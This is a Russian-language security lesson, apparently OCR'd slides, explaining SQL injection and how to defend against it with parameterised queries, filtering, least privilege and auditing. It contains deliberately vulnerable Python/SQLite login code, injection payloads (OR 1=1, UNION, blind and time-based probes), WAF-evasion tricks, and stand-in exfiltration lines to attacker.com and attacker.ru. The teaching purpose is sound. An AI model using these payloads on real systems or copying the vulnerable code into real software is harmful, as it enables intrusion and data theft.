
SQL-инъекции уязвимость и защита

Python в задачах информационной безопасности



В этом уроке

- Разберемся в чем уязвим SQL
- Узнаем что такое SQL-инъекции
- Научимся от них защищаться

Что такое SQL-инъекция?

SQL-инъекция (SQL Injection) — это способ атаки, при котором злоумышленник вставляет вредоносный SQL-код во входные поля (например, логин, поиск, URL), чтобы изменить поведение SQL-запроса, выполняемого сервером.

📌 Цели злоумышленника:

- Получить несанкционированный доступ к данным (наприм
  как администратор).
- Изменить или удалить записи.
- Получить структуру базы данных.

Что такое SQL-инъекция?

📌 Типичные векторы атаки:

- Веб-формы (логин/пароль).
- Параметры URL (например, site.ru/item?id=5).
- API-запросы с JSON или XML-параметрами.
- Заголовки HTTP (например, User-Agent).

Важно: SQL-инъекция возможна только в том случае, если код не фильтрует или не экранирует пользовательский ввод и вставляет его напрямую в SQL-запрос.

Как возникает уязвимость?

Ошибка разработчика — вставка входных данных в SQL-запрос без проверки или параметризации.

❌ Уязвимый код:

```
login = input("Введите логин: ")
query = f"SELECT * FROM users WHERE username = '{login}'"
```

Пользователь вводит:

```
' OR 1=1 --
```

Получаем сформированный SQL-запрос:

```
SELECT * FROM users WHERE username = '' OR 1=1 --'
```

Классический пример: 1=1

1=1 — это булевое выражение, всегда возвращающее истину.

Оно используется для манипуляции условиями WHERE

Пример обхода авторизации:

```
SELECT * FROM users WHERE username = '' OR 1=1;
```

Результат — запрос вернёт всех пользователей, потому что условие OR 1=1 всегда выполн

```
SELECT * FROM users
WHERE username = '' OR 1=1 --'
AND password = ''
```

Всё после -- становится комментарием, и условие AND password = '' игнорируется. Пользователь входит без знания пароля

Демонстрация уязвимости: SQLite + Python

Условие задачи:

Есть таблица users(login TEXT, password TEXT)

В базе два пользователя:

```
login: admin, password: secret
login: user, password: 12345
```

Уязвимый код (Python + SQLite):

```python
import sqlite3

conn = sqlite3.connect("users.db")
cursor = conn.cursor()

login = input("Login: ")
password = input("Password: ")

sql = f"SELECT * FROM users WHERE login = '{login}' AND password = '{password}'"
cursor.execute(sql)
result = cursor.fetchone()

if result:
    print("Access granted:", result)
else:
    print("Access denied")
```

Последствия SQL-инъекций

📛 Последствие	📌 Описание
🔓 Обход авторизации	Доступ без пароля. Использование OR 1=1 или -- для комментирования.
📥 Чтение закрытых данных	Получение чужих логинов, e-mail, паролей, номеров карт, и т.д.
❌ Удаление данных	DROP TABLE users; — полное уничтожение таблицы.
✏️ Изменение данных	UPDATE users SET role='admin' WHERE login='user'
🔗 Выполнение подзапросов	Использование UNION SELECT для доступа к другим таблицам.
🛡️ Эскалация привилегий	Злоумышленник назначает себе роль администратора.

Типы SQL-инъекций

- SQL-инъекции бывают разных типов в зависимости от способа получения данных злоумышленником:

```
SELECT * FROM users WHERE login = '' OR 1=1 --
```

- Классическая (In-Band)
  - Самый простой и часто встречающийся тип.
  - Результат атаки возвращается непосредственно в ответе сервера
- Слепая (Blind SQL Injection)

```
' OR (SELECT CASE WHEN (1=1) THEN 1 ELSE 0 END) = 1 --
```

  - Ответа от сервера нет или он не отображается.
  - Злоумышленник получает информацию по косвенным признакам (задержка, разные ошибки)
- Out-of-Band
  - Использует внешние каналы (например, DNS-запросы, HTTP).
  - Работает, если разрешены внешние подключения.

```
'; EXEC xp_dirtree '//attacker.com/share' --
```

- UNION-инъекция
  - Использует оператор UNION SELECT для добавления собственных данных в результат запроса

```
SELECT name FROM users WHERE id = 1 UNION SELECT sqlite_version();
```

Пример UNION-инъекции

Исходный запрос:

```
SELECT name FROM users WHERE id = 1
```

Атака:

```
SELECT name FROM users WHERE id = 1 UNION SELECT sqlite_version(); --
```

Что делает злоумышленник:

Добавляет второй SELECT-запрос с системной функцией SQLite.

Получает информацию о версии СУБД в том же ответе, где ожидалось имя пользователя

Пример UNION-инъекции

Исходный запрос:

```
SELECT name FROM users WHERE id = 1
```

Атака:

```
SELECT name FROM users WHERE id = 1 UNION SELECT sqlite_version(); --
```

Что делает злоумышленник:

Добавляет второй SELECT-запрос с системной функцией SQLite.

Получает информацию о версии СУБД в том же ответе, где ожидалось имя пользователя

Слепая SQL-инъекция (Blind SQLi)

(Когда экран ничего не показывает, но сервер реагирует)

Суть: Атакующий не видит результат запроса напрямую. Информация извлекается по косвенным признакам.

Boolean-based (Логический):
Приложение ведет себя по-разному при истинном и ложном условии.

Запрос 1: ?id=2 AND 1=1 → (Истина) Страница загружается нормально.
Запрос 2: ?id=2 AND 1=2 → (Ложь) Страница пустая или с ошибкой.

Извлечение данных: "Первый символ пароля больше 'M'?" →
?id=2 AND ASCII(SUBSTRING(password,1,1)) > 77

Time-based (Временной):
Используется, если внешнее поведение страницы не меняется.
Атакующий заставляет БД "заснуть" на N секунд, если условие верно.

Запрос: ?id=2; IF (1=1) WAITFOR DELAY '00:00:05'--

Анализ: Если страница грузилась 5 секунд → условие истинно.

Out-of-Bound атака (DNS-эксфильтрация)

(Кража данных через "черный ход")

Когда работает:
Прямой вывод данных заблокирован.
Сервер БД может инициировать внешние сетевые запросы (DNS, SMB).

Механизм:
1. Атакующий поднимает свой DNS-сервер (attacker.ru).
2. Внедряет запрос, заставляющий БД обратиться к этому серверу.
3. Данные передаются в имени поддомена.

```
...; SELECT LOAD_FILE(CONCAT('\\\\', (SELECT password FROM users LIMIT 1), '.attacker.ru\\test'))
```

Результат: На DNS-сервер атакующего приходит запрос:
c4ca4238a0b923820dcc509a6f75849b.attacker.ru
Пароль украден через DNS-логи.

Экранирование спецсимволов

Экранирование — это замена опасных символов на безопасные аналоги.

' → '' (в SQL стандарт)

' → \' (в MySQL)

-- → удаляется или кодируется

Недостатки экранирования:

- Уязвимость остаётся при сложной логике.
- Зависит от СУБД (SQLite, MySQL, PostgreSQL используют разный синтаксис).
- Трудно поддерживать, особенно при ручной обработке.

Параметризация

Правильной защитой будет параметризация.

Параметризация — это отделение SQL-кода от пользовательских данных.

То есть вместо сборки запроса вручную используется "шаблон" с параметрами:

```
cursor.execute("SELECT * FROM users WHERE login = ? AND password = ?", (login, password))
```

Что делает СУБД:

- Разбирает SQL-запрос один раз.
- Обрабатывает параметры как данные, а не как код.
- Никакой SQL-инъекции не произойдёт, даже если пользователь введёт ' OR 1=1 --.

Защита на уровне интерфейса

Что нужно проверять:

- Допустимые символы (только буквы, цифры, email).
- Ограничение длины (например, 20 символов).
- Чёрный/белый список символов (например, запрет ', --, ;).

Пример фильтрации:

```
import re
if not re.match("^[a-zA-Z0-9_]+$", login):
    raise ValueError("Недопустимые символы")
```

Ограничение прав доступа

Один из ключевых принципов информационной безопасности — минимальные привилегии.

Что это значит:

- Программа должна работать не от имени администратора.
- Пользователь БД имеет только нужные права.

Если уязвимость всё же возникла, ограниченные права помогут снизить ущерб.

Инструменты для тестирования SQL-инъекций

Чтобы обнаружить и предотвратить SQL-инъекции, используйте инструменты:

Инструмент	Назначение
sqlmap	Автоматическое выявление и эксплуатация инъекций
Burp Suite	Перехват HTTP-запросов, ручной ввод инъекций
sqlite3 CLI	Ручное тестирование SQL-запросов и поведения БД
Логирование	Анализ попыток инъекций через серверные логи
Свои скрипты	Простые тесты на OR 1=1, '--, UNION и пр.

Обход WAF (Web Application Firewall)

Как атакующие прячут инъекцию от сканеров)
WAF ищет сигнатуры (например, UNION SELECT). Задача атакующего — исказить запрос, сохранив его логику.

Основные методы обфускации:

- **Изменение регистра:** SeLeCt * FrOm users
- **Вставка комментариев:** SEL/*comment*/ECT или UNION/**/SELECT
- **Альтернативные кодировки:**
  - Шестнадцатеричная: 0x53454c454354 → SELECT
  - URL-кодирование: %27 вместо кавычки (')
  - Двойное кодирование, если WAF декодирует только один раз.
- **Использование "дыр":** WAF может не проверять JSON, XML или перегружаться мусором.

Second-Order SQL Injection

(Инъекция, которая "спит" в базе данных)
Почему это опасно: Сканеры часто не видят эту уязвимость при первом запросе. Разработчик экранирует ввод, но забывает про вывод.

Этапы атаки:

1. **Сохранение (Sleep):** Злоумышленник регистрируется с именем admin'--. БД экранирует кавычку и сохраняет строку как есть (данные "чистые", запрос прошел без ошибки).
2. **Активация (Wake up):** Другая функция сайта (например, смена email) ищет пользователя по имени. Она берет имя admin'-- из БД и подставляет в новый SQL-запрос **БЕЗ** повторного экранирования.
3. UPDATE users SET email = 'hacker@mail.ru' WHERE username = 'admin'--'
4. **Результат:** Кавычка закрылась, остаток закомментировался. Атакующий сменил email администратору.

Защита на уровне СУБД

(Когда код приложения уже взломан)

Эшелонированная оборона: Если злоумышленник обошел код, должна сработать защита базы данных.

1. Маскирование и шифрование данных:

- Хранение паролей в виде хэшей (bcrypt, argon2).
- Шифрование персональных данных (ПДн) на уровне таблиц/ячеек.
- *Результат:* Злоумышленник видит f7a9e24777ec23212c54d7a350bc5bea, а не P@ssw0rd.

2. Аудит действий (Audit Logging):

- Фиксация всех подозрительных операций: кто, когда и что читал/менял.
- Интеграция с SIEM-системами для оповещения в реальном времени.
- *Цель:* Не предотвратить (уже поздно), а обнаружить и расследовать инцидент.

3. Сегрегация (Разделение) данных:

- База форума не должна лежать на одном сервере с базой банковских транзакций.
- Ограничение сетевого доступа: СУБД должна принимать соединения только с серверов приложений, а не из всего мира.

Итоги урока

- Узнали в чем уязвим SQL
- Поняли, что такое SQL-инъекции
- Научились от них защищаться